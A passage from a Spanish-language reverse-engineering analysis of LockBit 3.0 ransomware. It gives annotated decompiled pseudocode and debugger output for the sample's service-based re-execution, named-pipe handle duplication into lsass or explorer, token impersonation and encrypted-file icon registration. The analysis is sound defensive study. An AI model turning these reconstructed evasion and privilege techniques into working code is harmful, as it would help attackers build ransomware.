La función verifica si el proceso se invoca con un argumento específico, cuyo hash coincide con uno predefinido. Para ello, primero obtiene la línea de comandos completa

mediante la función `retrieve_process_commandline_from_peb()` y la divide en argumentos utilizando la función API `CommandLineToArgvW` [288]. Luego, itera sobre cada uno y le aplica la función de hashing personalizada (`custom_hashing_function()`) para ver si coincide con el hash `0x35D31849`. La función devuelve 1 si ha sido ejecutada con dicho argumento que coincide con el hash, y 0 en caso contrario. Finalmente, libera la memoria utilizada para almacenar los argumentos con `GlobalFree` [206].

```

has_matching_hashed_argument()

1 undefined4 has_matching_hashed_argument(void)
2 {
3     ...
4     uVar1 = retrieve_process_commandline_from_peb(); // Obtener la linea de comandos desde el PEB
5     uVar3 = (*CommandLineToArgvW)(uVar1, &local_10); // Divide linea de comandos en argumentos
6     ... // Comprueba si hay 2 args (función y argumento)
7     if ((puVar2 != 0) && (uVar1 = extraout_ECX, local_10 > 1)) {
8         do { // Prueba con todos los argumentos
9             local_c = (undefined4 *)uVar3; // Recargar puntero base
10            // Aplicar función de hash personalizada al argumento actual
11            uVar4 = custom_hashing_function(uVar1, (int)((ulonglong)uVar3 >> 32), (ushort *)*puVar2, 0);
12            uVar3 = CONCAT44((int)((ulonglong)uVar4 >> 32), local_c);
13            if ((int)uVar4 == 0x35D31849) { // Comparar el hash con el valor objetivo (0x35D31849)
14                local_8 = 1; // Coincide hash con argumento de consola -> Devuelve 1
15                break;
16            }
17            ... // Pasa al siguiente argumento
18        } while (local_10 != 0);
19    }
20    if (local_c != 0) { // Liberar memoria reservada por CommandLineToArgvW
21        (*GlobalFree)(local_c);
22    }
23    return local_8; // Devuelve 1 si coincide con hash de argumento, 0 en caso contrario
24 }
```

### elevated\_reexecution\_with\_pipe\_argument()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • elevated_reexecution_with_pipe_argument()
            ◇ retrieve_process_path_from_peb()
            ◇ get_domain_controller_name_func()
            ◇ run_service_ipc_pipe_injection()
            ◇ spawn_interactive_session_with_pipe_args()
```

Esta función comienza obteniendo el nombre del controlador de dominio con la función `get_domain_controller_name_func()`, que si no pertenece a un dominio termina la función.

Tras esto, recupera el nombre del ejecutable actual desde el PEB [372] mediante `retrieve_process_path_from_peb()`, y extrae su nombre sin extensión con las funciones `PathFindFileNameW` [305] y `PathFindExtensionW` [303], almacenándola en la variable global `DAT_00425970`, que se utilizará como nombre de un servicio temporal. Entonces, registra dinámicamente un servicio utilizando dicho nombre como entrada en la estructura `SERVICE_TABLE_ENTRY` y utiliza el puntero a `run_service_ipc_pipe_injection()` para implementar la lógica del servicio, la cual crea un canal nombrado con un GUID ofuscado, que espera una conexión y guarda los datos que reciba en `DAT_004259c0`. Una vez finaliza

la ejecución del servicio creado, invoca `spawn_interactive_session_with_pipe_args()` pasando como argumento el contenido recibido en el canal, lanzando así nuevamente el malware en la sesión del usuario activo (en el escritorio `WinSta0\Default`) con el argumento personalizado.

Finalmente, accede al Control de Servicios (SCM) y paraliza el nuevo servicio temporal con una orden de parada `SERVICE_CONTROL_STOP` (1) haciendo uso para ello de la función `ControlService()` [229], seguido de su eliminación con `DeleteService()` [230], cerrando posteriormente los manejadores abiertos. De esta manera se invoca el ejecutable nuevamente con un argumento oculto para que ejecuta una funcionalidad específica de forma camouflada.

### elevated\_reexecution\_with\_pipe\_argument()

```

1 void elevated_reexecution_with_pipe_argument(void)
2 {
3     ... // Intenta obtener el nombre del controlador de dominio
4     iVar1 = get_domain_controller_name_func(&DAT_004258f0);
5     if (iVar1 != 0) { // Si obtiene controlador de dominio
6         uVar2 = retrieve_process_path_from_peb(); // Obtiene ruta del proceso actual "path/lockbit.exe"
7         uVar2 = (*PathFindFileNameW)(uVar2); // Extrae solo el nombre del ejecutable "lockbit.exe"
8         (*wcscpy)(&DAT_00425970, uVar2); // Copia el nombre del ejecutable a DAT_00425970
9         // Elimina la extensión (.exe + inserta terminador nulo), queda "lockbit3_0"
10        puVar3 = (undefined2 *)(*PathFindExtensionW)(&DAT_00425970);
11        *puVar3 = 0;
12        // Configura estructura SERVICE_TABLE_ENTRY para crear un servicio temporal:
13        // - DAT_004258e8 contiene el nombre del servicio
14        // - _DAT_004258ec contiene el puntero a la función run_service_ipc_pipe_injection
15        DAT_004258e8 = &DAT_00425970;
16        _DAT_004258ec = run_service_ipc_pipe_injection;
17        (*StartServiceCtrlDispatcherW)(&DAT_004258e8); // Inicia el servicio
18        // Al finalizar el servicio, lanza una nueva instancia con el argumento recuperado
19        spawn_interactive_session_with_pipe_args((undefined2 *)&DAT_004259c0);
20        local_8 = (*OpenSCManagerW)(0, 0, 0xf003f); // Abre manejador al SCM (permisos máximos)
21        if (local_8 != 0) { // Abre servicio previamente registrado con nombre "lockbit3_0"
22            local_c = (*OpenServiceW)(local_8, &DAT_00425970, 0xf003f);
23            if (local_c != 0) {
24                (*memset)(local_28, 0, 0x1c);
25                (*ControlService)(local_c, 1, local_28); // Enviar señal para detener el servicio
26                (*DeleteService)(local_c); // Elimina el servicio
27                (*CloseServiceHandle)(local_c); // Cierra el manejador del servicio
28            }
29            (*CloseServiceHandle)(local_8); // Cerrar el manejador del SCM
30        }
31    }
32 }
33 }
```

### run\_service\_ipc\_pipe\_injection()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • elevated_reexecution_with_pipe_argument()
            ◇ run_service_ipc_pipe_injection()
                ★ empty_return_function()
                ★ create_named_pipe_with_guid_and_inject()
```

Esta función se ejecuta cuando el malware se inicia como un servicio. Primero, registra el manejador de control con `RegisterServiceCtrlHandlerW` [233] a la que asig-

na la función `empty_return_function()`, una función vacía que servirá para ignorar cualquier intento de detener el servicio. Luego, establece el estado del servicio como `SERVICE_RUNNING` (4) [415] y se lo notifica al sistema con `SetServiceStatus()` [227]. Tras esto, invoca `create_named_pipe_with_guid_and_inject()`, que crea una canalización (pipe), con un nombre ofuscado basado en el nombre del equipo y del dominio, mediante `CreateNamedPipeW` [203], y opcionalmente espera una conexión para leer datos de la canalización con `ReadFile()` [78]. Si dicha canalización no existía anteriormente, duplica el manejador dentro de un proceso privilegiado (como `lsass.exe`) con `inject_named_pipe_handle_lsass_or_explorer()` para permitir comunicación entre procesos encubierta.

Finalmente, el estado del servicio se actualiza a `SERVICE_STOPPED` (1) [415] para notificar que ha finalizado correctamente. De esta manera el malware ejecuta funcionalidades ocultas mediante el uso de canalizaciones para ocultar los datos intercambiados.

```
run_service_ipc_pipe_injection()

1 void run_service_ipc_pipe_injection(void)
2 {
3     ... // Registra un manejador de control vacío para evitar que se pare el servicio
4     local_8 = (*RegisterServiceCtrlHandlerW)(DAT_004258e8, empty_return_function);
5     if (local_8 != 0) {
6         (*memset)(&local_24, 0, 0x1c); // Limpia estructura
7         local_24 = 0x10; // Servicio ejecuta su propio proceso (SERVICE_WIN32_OWN_PROCESS = 0x10)
8         local_20 = 0x4; // Estado actual en ejecución (SERVICE_RUNNING = 0x4)
9         // Informa al gestor de servicios que el servicio está activo
10        iVar1 = (*SetServiceStatus)(local_8, &local_24);
11        if (iVar1 != 0) {
12            // pipe ofuscado basado en nombre de equipo y el dominio, hasheado con MD5 y
13            // insertado en un GUID para crear el pipe "\.\pipe\{GUID}", espera una conexión,
14            // lee datos, e inyecta el manejador en un proceso privilegiado (lsass o explorer)
15            create_named_pipe_with_guid_and_inject(&DAT_004258f0, &DAT_004259c0, 0x200, 1);
16            local_20 = 1; // Cambia estado del servicio a "detenido" (SERVICE_STOPPED = 0x1)
17            // Informa al gestor de servicios que el servicio ha terminado
18            (*SetServiceStatus)(local_8, &local_24);
19        }
20    }
21 }
```

### empty\_return\_function()

```
▷ lockbit.exe


    ▼ setup_environment_and_escalate_preeexploit()
        • elevated_reexecution_with_pipe_argument()
            ◇ run_service_ipc_pipe_injection()
                * empty_return_function()
```

Esta función vacía sirve como una función auxiliar para ser un manejador de control que no gestione órdenes como la de parar el servicio que gestiona, al estar vacía.

```
empty_return_function()

1 void empty_return_function(void)
2 {
3     return;
4 }
```

### create\_named\_pipe\_with\_guid\_and\_inject()



Esta función construye una ruta UNC [416] ofuscada a partir del nombre de equipo y del controlador de dominio en (DAT\_004258f0), la convierte a minúsculas y genera un GUID único con la función `generate_md5_guid_from_ipc_path()`. Tras esto, desofusca la cadena "\.\.\pipe\\%s", donde inserta el GUID para obtener una ruta completa del tipo "\.\.\pipe\\{GUID}", que se utiliza para crear una canalización con nombre mediante `CreateNamedPipeW` [203].

Si el cuarto parámetro es distinto a cero, la función espera una conexión entrante mediante `ConnectNamedPipe` [204] y opcionalmente lee datos de la canalización con `ReadFile` [78], los cuales se almacenan en `param_2` (DAT\_004259c0). Si la canalización se ha creado y no existía previamente (no devuelve error `ERROR_ALREADY_EXISTS`), el manejador de la misma se inyecta en un proceso privilegiado (`lsass.exe` o `explorer.exe`) mediante la función `inject_named_pipe_handle_lsass_or_explorer()`.




Figura 4.426: Cadena UNC \\\\{NOMBRE\_EQUIPO}.{DOMINIO}\\\\ (sin dominio)

Address	Hex	ASCII
0135FAD8	7B 00 43 00 33 00 39 00 33 00 35 00 39 00 35 00	{.C.3.9.3.5.9.5.
0135FAE8	45 00 2D 00 35 00 45 00 44 00 35 00 2D 00 35 00	E.-5.E.D.5.-5.
0135FAF8	36 00 33 00 41 00 2D 00 38 00 34 00 30 00 34 00	6.3.A.-8.4.0.4.
0135FB08	2D 00 37 00 34 00 32 00 30 00 35 00 36 00 32 00	-7.4.2.0.5.6.2.
0135FB18	37 00 30 00 38 00 43 00 43 00 7D 00 00 00 80 AA	7.0.8.C.C.}....

Figura 4.427: Generación de GUID con `generate_md5_guid_from_ipc_path()`

Address	Hex	ASCII
0135FB68	5C 00 5C 00 2E 00 5C 00 70 00 69 00 70 00 65 00	\.\.\p.i.p.e.
0135FB78	5C 00 25 00 73 00 00 00 5C 00 5C 00 25 00 73 00	\.%s..\\.%s.
0135FB88	2E 00 25 00 73 00 5C 00 00 00 00 00 00 00	..%s.%:....

Figura 4.428: Desofuscación del string \.\.\pipe\\%s

```

eax=2F '/'
dword ptr ss:[ebp-2AC]=[0135F918 L"\\\\.\\pipe\\{C393595E-5ED5-563A-8404-7420562708CC}"]=5C005C
  
```

Figura 4.429: Construcción de la ruta final de canalización con `_swprintf()`

```

create_named_pipe_with_guid_and_inject()

1 int create_named_pipe_with_guid_and_inject(undefined4 param_1, int param_2, int param_3, int param_4)
2 {
3     ...
4     local_c = 0x20; // Tamaño del búfer para el nombre del equipo
5     iVar1 = (*GetComputerNameW)(local_a0, &local_c); // Obtener el nombre del equipo
6     if (iVar1 != 0) {
7         ... // Cadena codificada: "\%s.%s"
8         decode_n_blocks_w_mask_func(local_60 + 6, 5); // Desofuscar string de formato
9         (*swprintf)(local_1f0,local_60+6,local_a0,param_1); // Formatea "\\{NOMBRE_EQUIPO}.{DOMINIO}\"
10        (*wcslwr)(local_1f0); // Convertir a minúsculas
11        generate_md5_guid_from_ipc_path(local_1f0, local_f0); // Genera GUID MD5 con ruta UNC anterior
12        ... // Cadena codificada para pipe "\\.\pipe%\s"
13        decode_n_blocks_w_mask_func(local_60, 6); // Desofuscar segundo string
14        (*swprintf)(local_2b0, local_60, local_f0); // Formatea "\\.\pipe\{GUID}"
15        ... // Inicializar SECURITY_ATTRIBUTES
16        local_14 = (*CreateNamedPipeW)( // Crea canalización con nombre
17            local_2b0, // Ruta: "\\.\pipe\{GUID}"
18            3, // PIPE_ACCESS_DUPLEX (lectura y escritura)
19            0, // PIPE_TYPE_BYTE (orientado a bytes)
20            0xff, // Máximo instancias: 255
21            0, 0, // Tamaño búfer salida/entrada
22            0xffffffff, // Tiempo espera = infinito
23            local_60 + 0xb // SECURITY_ATTRIBUTES personalizados
24        );
25        if (local_14 != -1) { // Si canalización se crea correctamente
26            local_10 = LastErrorValue;
27            local_8 = 1; // Se ha creado exitosamente
28            if (param_4 != 0) { // Espera a conexión si se solicita
29                iVar1 = (*ConnectNamedPipe)(local_14, 0);
30                if ((iVar1 == 0) && (LastErrorValue != 0x217)) {
31                    return local_8; // Error distinto de PIPE_CONNECTED -> sale
32                }
33                if ((param_2 != 0) || (param_3 != 0)) { // Lee datos del cliente si pasa búfer
34                    (*ReadFile)(local_14, param_2, param_3, &local_c, 0);
35                }
36            }
37            if (local_10 != 0xb7) { // Si la canalización no existía (no ERROR_ALREADY_EXISTS)
38                inject_named_pipe_handle_lsass_or_explorer(local_14); // Duplica manejador en lsass o explorer
39            }
40        }
41    }
}

```

### generate\_md5\_guid\_from\_ipc\_path()

```

> lockbit.exe
▼ ...
    • create_named_pipe_with_guid_and_inject()
        ◇ generate_md5_guid_from_ipc_path()

```

La función `generate_md5_guid_from_ipc_path()` genera un GUID a partir del hash MD5 de la ruta UNC `\{computername}\{domain_name}\IPC$`. Primero, desofusca el string de formato `%s_IPC$` con `decode_n_blocks_w_mask_func()`, y luego mediante la función `_swprintf` [122] inserta en él la ruta UNC pasada como parámetro, que a dicho resultado se le calcula su hash MD5. Finalmente, se desofusca la cadena formato `{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X}` a la que se le rellenan sus campos con bytes individuales del hash MD5 previamente obtenido, almacenando el resultado en `param_2`.




Figura 4.430: Construcción de la cadena UNC con sufijo \_IPC\$ (sin dominio)

### generate\_md5\_guid\_from\_ipc\_path()

```

1 void generate_md5_guid_from_ipc_path(undefined4 param_1, undefined4 param_2)
2 {
3     ... // Descripta el string de formato "%s_IPC$"
4     decode_n_blocks_w_mask_func(local_e4 + 0x1a, 4);
5     // Inserta ruta UNC en string de formato \\{computername}.{domain_name}\\IPC$
6     (*_swprintf)(local_1e4, local_e4[0x1a], param_1);
7     (*MD5Init)(local_6c); // Inicializa la estructura de contexto MD5
8     len = (*wcslen)(local_1e4); // Obtiene longitud del string a hashear (wchar)
9     (*MD5Update)(local_6c, local_1e4, len * 2); // Aplica hash MD5 al búfer de entrada
10    (*MD5Final)(local_6c); // Finaliza cálculo MD5
11    ... // Descripta formato del GUID {08X-04X-04X-02X%02X-%02X%02X%02X%02X%02X}
12    decode_n_blocks_w_mask_func(local_e4, 0x1a);
13    ... // Asigna bytes individuales del hash MD5 a variables para el formato
14    _swprintf(...); // Preparación de la cadena final (formateo del GUID)
15    return;
16 }
```

### inject\_named\_pipe\_handle\_lsass\_or\_explorer()

▷ lockbit.exe

▼ ...

- create\_named\_pipe\_with\_guid\_and\_inject()
  - ◊ inject\_named\_pipe\_handle\_lsass\_or\_explorer()
    - ★ find\_pid\_by\_hashed\_processname()

Esta función duplica un manejador de canalización con nombre en un proceso con privilegios elevados, como explorer.exe o, si no se encuentra, lsass.exe, llevando a cabo así una inyección IPC. Para lograrlo, en primer lugar habilita el privilegio SeDebugPrivilege [407] con RtlAdjustPrivilege [138], que es necesario para manipular otros procesos protegidos.

Primero, localiza el identificador de proceso (PID) de explorer.exe o lsass.exe con la función find\_pid\_by\_hashed\_processname().




Figura 4.431: Obtiene el PID explorer.exe mediante su hash.




Figura 4.432: Como alternativa obtiene el PID de lsass.exe mediante su hash.

Una vez se identifica el proceso objetivo, la función lo abre con NtOpenProcess [125], con el permiso PROCESS\_DUP\_HANDLE. Tras esto, duplica el manejador de canalización con nombre, recibido como parámetro (param\_1), en el proceso privilegiado mediante ZwDuplicateObject [127]. Esto permite que el proceso actual, con menores privilegios,

pueda interactuar con la canalización desde dentro del proceso con mayores privilegios, para así llevar a cabo ejecución encubierta. Si la duplicación se realiza correctamente, la función devuelve 1 y en caso contrario 0. Además, cierra todos los manejadores abiertos.

```

inject_named_pipe_handle_lsass_or_explorer()

1 int inject_named_pipe_handle_lsass_or_explorer(undefined4 param_1)
2 {
3     ... // Habilita SeDebugPrivilege para manipular procesos protegidos
4     (*RtlAdjustPrivilege)(0x14, 1, 0, local_c);
5     // Intenta encontrar el PID de "explorer.exe"
6     pvVar1 = (void *)find_pid_by_hashed_processname(0x3eb272e6);
7     // Intenta encontrar el PID de "issas.exe"
8     if((pvVar1!=0)|| (pvVar1=(void*)find_pid_by_hashed_processname(-0x3e0595a6),pvVar1!=0)) {
9         ... // Inicializa estructura OBJECT_ATTRIBUTES de NtOpenProcess
10        // Abre proceso con privilegios de duplicación de manejadores (PROCESS_DUP_HANDLE)
11        iVar2 = (*NtOpenProcess)(local_14, 0x40, &local_3c, &local_24);
12        if (iVar2 == 0) { // Si se abrió correctamente el proceso destino
13            ... // Inicializa estructura OBJECT_ATTRIBUTES de NtOpenProcess
14            local_24 = ClientId.UniqueProcess; // Reutiliza PID
15            iVar2=(*NtOpenProcess)(&local_18,0x40,&local_3c,&local_24); // Abre proceso actual
16            // Duplica el manejador param_1 (canalización con nombre) en el proceso destino
17            if ((iVar2 == 0) && (iVar2 = (*ZwDuplicateObject)(local_18, param_1, local_14[0], local_1c, 0, 0,
18                ↳ 3), iVar2 == 0)) {
19                local_8 = 1; // Duplicación exitosa -> resultado = 1
20            }
21        ... // Cierra manejadores del proceso
22        return local_8; // Devuelve 1 si se duplicó el manejador, 0 si falla
}
}

```

### spawn\_interactive\_session\_with\_pipe\_args()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • elevated_reexecution_with_pipe_argument()
            ◇ spawn_interactive_session_with_pipe_args()
                ★ retrieve_process_path_from_peb()
                ★ get_active_console_session_id()
                ★ decode_n_blocks_w_mask_func()
                ★ duplicate_and_apply_token_to_thread()

```

Esta función lanza una nueva instancia del ejecutable malicioso en la sesión interactiva del usuario activo, pasando como argumento el contenido leído previamente de la canalización (pipe) con nombre con formato GUID, ejecutándose así directamente en el escritorio del usuario con sus privilegios.

Para ello, construye la línea de comandos con la ruta absoluta del ejecutable actual entrecomillada, seguida de una cadena Unicode proporcionada como argumento (`param_1`), obtenida de la canalización con nombre personalizada. A continuación, se duplica el token del proceso actual como token primario, se le asigna el ID de sesión activo del usuario en consola, que obtiene de `get_active_console_session_id()` y prepara un entorno de usuario válido con `CreateEnvironmentBlock()` [249].

Tras esto, decodifica el escritorio predeterminado `WinSta0\Default`, para el campo `lpDesktop` de la estructura `STARTUPINFO`, como se muestra en la Figura 4.433.

```
●||00E430AB| C701 57A| mov dword ptr ds:[ecx],EF95A057 | ecx:L"WinSta0\\Default"
```

Figura 4.433: Cadena decodificada WinSta0\Default, escritorio interactivo por defecto

Finalmente, el hilo actual adopta temporalmente el token duplicado con la función `duplicate_and_apply_token_to_thread()`, y invoca `CreateProcessAsUserW()` [234] para crear el nuevo proceso en el entorno del usuario activo, heredando su escritorio, entorno y permisos, al utilizar el token duplicado y el escritorio por defecto. Además, se liberan los recursos intermedios.

```
spawn_interactive_session_with_pipe_args()

1 void spawn_interactive_session_with_pipe_args(undefined2 *param_1)
2 {
3     ... // Obtiene la ruta completa del ejecutable actual desde el PEB
4     puVar2 = (undefined2 *)retrieve_process_path_from_peb();
5     (*wcscpy)(local_2b4, puVar2); // Copia la ruta
6     (*PathRemoveFileSpecW)(local_2b4); // Elimina el nombre del ejecutable -> deja el directorio
7     local_6c4 = 0x22; // Comienza la línea de comandos con comilla doble ''
8     iVar3 = (*wcslen)(puVar2); // Obtiene longitud de la ruta
9     ... // Copia a la ruta puVar1
10    *puVar1 = 0x22; // Añade comilla de cierre ''
11    *puVar4 = 0x20; // Añade espacio entre ruta y argumento
12    iVar3 = (*wcslen)(param_1); // Longitud del argumento
13    ... // Añade argumento param_1 a la línea de comandos
14    iVar3 = (*NtOpenProcessToken)(0xffffffff, 0x2000000, &local_8); // token con TOKEN_ALL_ACCESS
15    if (iVar3 == 0) { // Prepara estructura SECURITY_QUALITY_OF_SERVICE para duplicar token
16        ... // Duplica el token actual como primario
17        iVar3 = (*ZwDuplicateToken)(local_8, 0x2000000, &local_80, 0, 1, &local_c);
18        if (iVar3 == 0) { // Obtiene ID de sesión activa en consola (valor de 0x7FFE02D8)
19            local_14 = get_active_console_session_id();
20            // Asigna el ID de sesión al token duplicado
21            iVar3 = (*NtSetInformationToken)(local_c, 0xc, &local_14, 4);
22            if (iVar3 == 0) { // Crea bloque de entorno asociado al token duplicado
23                (*CreateEnvironmentBlock)(&local_10, local_c, 1);
24                ... // Inicializa estructura y string ofuscada "WinSta0\\Default"
25                decode_n_blocks_w_mask_func(local_ac, 8); // Decodifica los bloques ofuscados
26                // Aplica token duplicado al hilo actual (impersonación temporal)
27                duplicate_and_apply_token_to_thread(local_c, 0xfffffffef);
28                iVar3 = (*CreateProcessAsUserW)( // Ejecuta el proceso con CreateProcessAsUserW
29                    local_c, puVar2, // Token primario duplicado, Ruta del ejecutable
30                    &local_6c4, // Línea de comandos (con argumento param_1)
31                    0, 0, 0, // Seguridad proceso, seguridad hilo y no quedan manejadores
32                    0x420, // CREATE_UNICODE_ENVIRONMENT | CREATE_NEW_CONSOLE
33                    local_10, local_2b4, // Bloque de entorno, directorio de trabajo
34                    local_58, // STARTUPINFO (incluye escritorio)
35                    &local_68 // PROCESS_INFORMATION (manejador del proceso creado)
36                );
37                ... // Cierra token, manejadores y limpia el entorno
38            }
39        }
40    }
}
```

### get\_active\_console\_session\_id()

```

▷ lockbit.exe

▼ setup_environment_and_escalate_preexploit()
  • elevated_reexecution_with_pipe_argument()
    ◇ spawn_interactive_session_with_pipe_args()
      ★ get_active_console_session_id()

```

Esta función devuelve el valor de la dirección 0x7FFE02D8, correspondiente a la constante INTERNAL\_TS\_ACTIVE\_CONSOLE\_ID [410], la cual contiene el identificador de la sesión activa en la consola, que es encontrado en el espacio de memoria compartida KUSER\_SHARED\_DATA (0x7FFE0000) [380], accesible por cualquier proceso en el sistema.

```

get_active_console_session_id()

1 undefined4 get_active_console_session_id(void)
2 {
3   return _DAT_7ffe02d8;
4 }
```

### duplicate\_and\_apply\_token\_to\_thread()

```

▷ lockbit.exe

▼ setup_environment_and_escalate_preexploit()
  • elevated_reexecution_with_pipe_argument()
    ◇ spawn_interactive_session_with_pipe_args()
      ★ duplicate_and_apply_token_to_thread()

```

Esta función aplica un token de suplantación (impersonation token) sobre un hilo pasado como parámetro, `param_2`, con el objetivo de que el utilice el contexto de seguridad de otro proceso (privilegiado), heredando privilegios de esta manera mediante el token de dicho proceso privilegiado, `param_1`.

Si el token del parámetro (`param_1`) es nulo, la función devuelve `true`. En caso contrario, el token se duplica con la función `ZwDuplicateToken()` [126] como un token de tipo impersonation, y con permisos `TOKEN_IMPERSONATE` y `TOKEN_QUERY`, así genera una copia del token original para poder ser utilizada por otros procesos o hilos. Una vez duplicado, el token se asigna al hilo con `ZwSetInformationThread()` [134], con la clase de información del hilo como `ThreadImpersonationToken` y con el manejador del nuevo token. Si se realiza correctamente el duplicado y la asignación, el hilo contará con los privilegios del token privilegiado. Devuelve `true` si se realiza correctamente, y `false` sino.

**duplicate\_and\_apply\_token\_to\_thread()**

```

1  bool duplicate_and_apply_token_to_thread (int param_1, undefined4 param_2)
2  {
3      ...
4      if (param_1 == 0) { // Si manejador del token es nulo, devuelve true
5          bVar2 = true;
6      } else {
7          ... // Inicializa la estructura OBJECT_ATTRIBUTES con valores por defecto
8          // Duplica el token como tipo "Impersonation" con permisos TOKEN_IMPERSONATE / TOKEN_QUERY (0xC)
9          iVar1 = (*ZwDuplicateToken)(param_1,0xc,&local_20,0,2,&local_8);
10         if (iVar1 == 0) { // Si ZwDuplicateToken tuvo éxito
11             // Asigna token duplicado al hilo especificado para suplantación (ThreadImpersonationToken)
12             iVar1 = (*ZwSetInformationThread)(param_2,5,&local_8,4);
13             bVar2 = iVar1 == 0; // Devuelve true si se asignó correctamente, false sino
14             (*ZwClose)(local_8); // Cierra el manejador del token duplicado
15         }
16     }
17     return bVar2; // Devuelve el resultado de la operación
18 }
```

**setup\_environment\_and\_escalate\_preeexploit()**

```

▷ lockbit.exe
    ▼ setup_environment_and_escalate_preeexploit()
        • ...
        • drop_n_register_custom_icon_for_encrypted_files()
        • initialise_rsa_montgomery_checksum_context()
```

Tras el flujo alternativo de canalizaciones en caso de que el proceso se hubiese ejecutado con un argumento específico la función termina con la ejecución de dos funciones nuevas dando paso a la explotación, infección del sistema y cifrado de archivos.

La penúltima función, `drop_n_register_custom_icon_for_encrypted_files()`, extrae una imagen ofuscada y comprimida, que será el ícono por defecto que se asociará mediante el registro de Windows a la extensión personalizada de los archivos cifrados (.AFFGduKAp) .

Con la ejecución de `initialise_rsa_montgomery_checksum_context()` la función termina, la cual inicializa los datos criptográficos necesarios para la posterior etapa de cifrado de archivos, en las operaciones RSA, utilizando reducciones de Montgomery.

**setup\_environment\_and\_escalate\_preeexploit()**

```

1 void setup_environment_and_escalate_preeexploit(void)
2 {
3     ... // Extra ícono y lo establece por defecto para las extensiones encriptadas
4     drop_n_register_custom_icon_for_encrypted_files((int)DAT_00425178);
5     initialise_rsa_montgomery_checksum_context(); // Configura estructuras criptográficas
6     return;
7 }
```

### drop\_n\_register\_custom\_icon\_for\_encrypted\_files()

```

    ▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • drop_n_register_custom_icon_for_encrypted_files()
            ◇ decrypt_payload_xor_custom_func()
            ◇ allocate_data_processheap_antidbg()
            ◇ some_aplib_decompressor_func()
            ◇ add_backslash_unicodestring_missing()
            ◇ rtl_freeheap_antidbg_func()

```

Esta función extrae una imagen personalizada que la guarda como un archivo .ico y modifican el Registro de Windows para asociar dicho ícono a la nueva extensión generada dinámicamente (por ejemplo, AFfGduKAp), para que sea el ícono que se muestre por defecto en archivos con esta extensión.

Primero, comprueba si la bandera de funcionalidad en DAT\_0042512c está activa, que se obtuvo en `prepare_payload_and_config_data_func()`. Si la funcionalidad está habilitada descifra el payload en DAT\_0041ba1c con `decrypt_payload_xor_custom_func()`, y que posteriormente con `some_aplib_decompressor_func()` la descomprime (tamaño 0x3AEE bytes) sobre un búfer asignado por `allocate_data_processheap_antidbg()`.

Tras esto, obtiene la ruta C:\ProgramData con `ShGetSpecialFolderPathW()` [289] mediante el identificador `CSIDL_COMMON_APPDATA`, a la que le concatena la extensión personalizada, sin el punto inicial, seguido de la cadena .ico. El resultado es una ruta como C:\ProgramData\AFfGduKAp.ico, como se puede observar en la Figura 4.434, que es donde el ícono será creado en el disco con `CreateFileW()` [77] y `WriteFile()` [31].




Figura 4.434: Ruta del archivo .ico generado en C:\ProgramData

Cuando se crea correctamente el archivo, crea una clave en el registro de Windows en `HKEY_LOCAL_MACHINE` con el nombre de la extensión (AFfGduKAp), y le asigna como valor por defecto, (Default), el mismo nombre. Tras esto, crea una subclave llamada `DefaultIcon`, y le establece como valor por defecto. (Default), la ruta al ícono extraído. De esta manera consigue asociar visualmente los archivos cifrados con dicha extensión al ícono especificado [417].

Computer\HKEY_CLASSES_ROOT\AFfGduKAp\DefaultIcon			
	Name	Type	Data
> ADOX.Index.6.0	(Default)	REG_SZ	C:\ProgramData\AFfGduKAp.ico
> ADOX.Key			
> ADOX.Key.6.0			

Figura 4.435: Clave del registro que asocia el ícono a la extensión

Aunque el ícono se registre en `HKEY_LOCAL_MACHINE`, las asociaciones de archivos aparecen reflejadas en `HKEY_CLASSES_ROOT`, ya que este representa una vista combinada entre `HKLM\Software\Classes` y `HKCU\Software\Classes`.

Finalmente, invoca `ShChangeNotify()` [291] con el evento `SHCNE_ASSOCCHANGED` para notificar al sistema operativo del cambio en la asociación de extensiones, forzando así a que el Explorador de Windows actualice inmediatamente los iconos que muestra. De esta manera, el malware refuerza visualmente su impacto al mostrar archivos cifrados con un ícono distintivo, como se puede observar en la Figura 4.436. La función devuelve 1 si consigue asociar el ícono a la extensión personalizada, y 0 en caso de que no.



Figura 4.436: Ícono utilizado por LockBit para archivos cifrados

#### drop\_n\_register\_custom\_icon\_for\_encrypted\_files()

```

1 undefined4 drop_n_register_custom_icon_for_encrypted_files(int param_1)
2 {
3     ...
4     if (DAT_0042512c != 0) { // Comprueba si bandera de funcionalidad activa
5         local_1c = 0;
6         pbVar2 = decrypt_payload_xor_custom_func(&DAT_0041ba1c); // Desencripta el payload (ícono)
7         if (pbVar2 != 0) {
8             uVar8 = allocate_data_processheap_antidbg(DAT_0041ba18 * 8); // Reserva búfer
9             pbVar3 = (byte *)uVar8;
10            if (pbVar3 != 0) { // Descomprime el payload en el búfer (ícono)
